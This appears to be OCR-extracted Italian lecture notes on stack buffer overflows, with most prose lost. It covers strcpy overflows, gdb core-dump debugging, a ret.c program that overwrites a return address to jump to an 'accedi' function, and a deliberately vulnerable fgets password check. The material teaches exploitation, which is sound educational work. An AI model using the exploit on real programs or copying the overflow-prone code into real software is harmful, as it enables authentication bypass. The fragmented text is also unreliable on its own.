-
-

`int vett[10]`

`vett[1]`

`vett[11]`

`int vett[10];`

```
vett[10];
for (i=0; i<=k; i++) vett[i];
    scanf(“%d”, &b); vett[4*b];
```

-
-
-
-

-
-
- `frame pointer` `stack pointer`
-

1.
2.

3.
4.

-
- `Fetch → Decode → Execute → Memory → Writeback`
-

`jal`

`jal`

-
- `jal`


`ra`

- `jalr x0, 0(x1)`

-
-
-
-

`ra`

```
void test_function(char a, b, c, d)
{ char flag;  flag= b-a; }

void main()
{ test_function(1, 2, 3, 4);
  …
}
```



-
-
-
- ra
-

```c
void function_copy(char *str)
{
    char b[10];
    strcpy(b, str); //b è il puntatore all'are dove 10 allocazioni di memoria sono allocate
}

int main()
{
    char big_string[10];
    int i;

    for (i=0; i<9; i++)
        big_string[i] = 'A';

    big_string[10] = '\0';
    function_copy(big_string);

    exit(0);
}
```

`strcpy`

`strncpy`


`function_copy`

- `push` `str`
- `push`
-

- `salva` `frame pointer`
- `alloca le variabile statiche locali` `char b[10]`

Esempio 1 (*cont.*)

b[] è buffer[]




`str` `\0`

```c
void function_copy(char *str)
{
    char b[10];
    strcpy(b, str); //b è il puntatore all'are dove 10 allocazioni di
memoria sono allocate
}

int main()
{
    char big_string[128];
    int i;

    for (i=0; i<127; i++)
        big_string[i] = 'A';

    big_string[128] = '\0';
    function_copy(big_string);

    exit(0);
}
```

`function_copy` `b[10]` `128`

`\0`



`A`

`0x41`

`0x41`

- `1byte` `4byte` `32bit` `8byte` `64bit`

`0x41414141`

-
  `segmentation fault`
-

`DEBIAN`

1. `ulimit -c unlimited`
2. `Segmentation fault(core dumped)`
3. `gdb nomeeseguibile dump_file`
4. `info registers`

```
ulimit -c unlimited
sudo apt libc6-dev-i386
gcc adams.c -o adams -m32
```

`123456789012345678901`

`123456789012345678901ABCDEFGHIJKLMNOPQRSTU`

```
gdb adams core
```

```
info registers
disass main
```

```
(gdb) disass main
Dump of assembler code for function main:
   0x56593271 <+0>: lea    0x4(%esp),%ecx
   0x56593275 <+4>: and    $0xfffffff0,%esp
   0x56593278 <+7>: push   -0x4(%ecx)
   0x5659327b <+10>:    push   %ebp
   0x5659327c <+11>:    mov    %esp,%ebp
   0x5659327e <+13>:    push   %ebx
   0x5659327f <+14>:    push   %ecx
   0x56593280 <+15>:    sub    $0x10,%esp
   0x56593283 <+18>:    call   0x565930c0 <__x86.get_pc_thunk.bx>
   0x56593288 <+23>:    add    $0x2d6c,%ebx
   0x5659328e <+29>:    call   0x565931bd <autorizza>
   0x56593293 <+34>:    mov    %al,-0x9(%ebp)
   0x56593296 <+37>:    cmpb   $0x0,-0x9(%ebp)
   0x5659329a <+41>:    je     0x565932a3 <main+50>
   0x5659329c <+43>:    call   0x5659321b <accedi>
   0x565932a1 <+48>:    jmp    0x565932b5 <main+68>
   0x565932a3 <+50>:    sub    $0xc,%esp
   0x565932a6 <+53>:    lea    -0x1f18(%ebx),%eax
   0x565932ac <+59>:    push   %eax
   0x565932ad <+60>:    call   0x56593070 <puts@plt>
--Type <RET> for more, q to quit, c to continue without paging--
   0x565932b2 <+65>:    add    $0x10,%esp
   0x565932b5 <+68>:    mov    $0x0,%eax
   0x565932ba <+73>:    lea    -0x8(%ebp),%esp
   0x565932bd <+76>:    pop    %ecx
   0x565932be <+77>:    pop    %ebx
```

```
   0x565932bf <+78>:    pop    %ebp
   0x565932c0 <+79>:    lea    -0x4(%ecx),%esp
   0x565932c3 <+82>:    ret
End of assembler dump.
```

`0x5659329c <+43>: call 0x5659321b <accedi>`

`accedi`

`0x5659321b` `accedi`
`disass accedi`

`0x5659321b`

`ret.c`

```c
#include <stdio.h>
int main(int argc, char** argv){
    int i=0;
    char buf[36];
    for (i=0;i<=32;i+=4)
        *(long *) &buf[i] = 0x5659321b; //da sostituire con l'indirizzo della call alla funzione accedi

    puts(buf);
}
```

- `i+4`
- `(long *)` `&buff[i]` `long *` `&` `buff[i]`
- `*(long *)`

`./ret > ret.out`

`ghex ret.out`

`./ret | ./adams`

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void main(int argc, char **argv)
{
    int autenticato = 0;
    char password[20];

    printf("Immetti la password: ");
    fgets(password,100,stdin);
    if (strcmp(password, "apritisesamo\n") == 0) {
        printf("Password corretta!\n");
        autenticato = 1;
    }
    if (autenticato) {
        printf("Utente autenticato: eseguo...\n");
    }
    else
        printf("Password sbagliata, utente non autenticato\n");
}
```

- `password`
- `autenticato`

```c
if(autenticato)
```

`se autenticato è QUALSIASI COSA, per me ok`

```
int autenticato = 0;
char inutile[20];

char password[20];
inutile[1]='A';
```
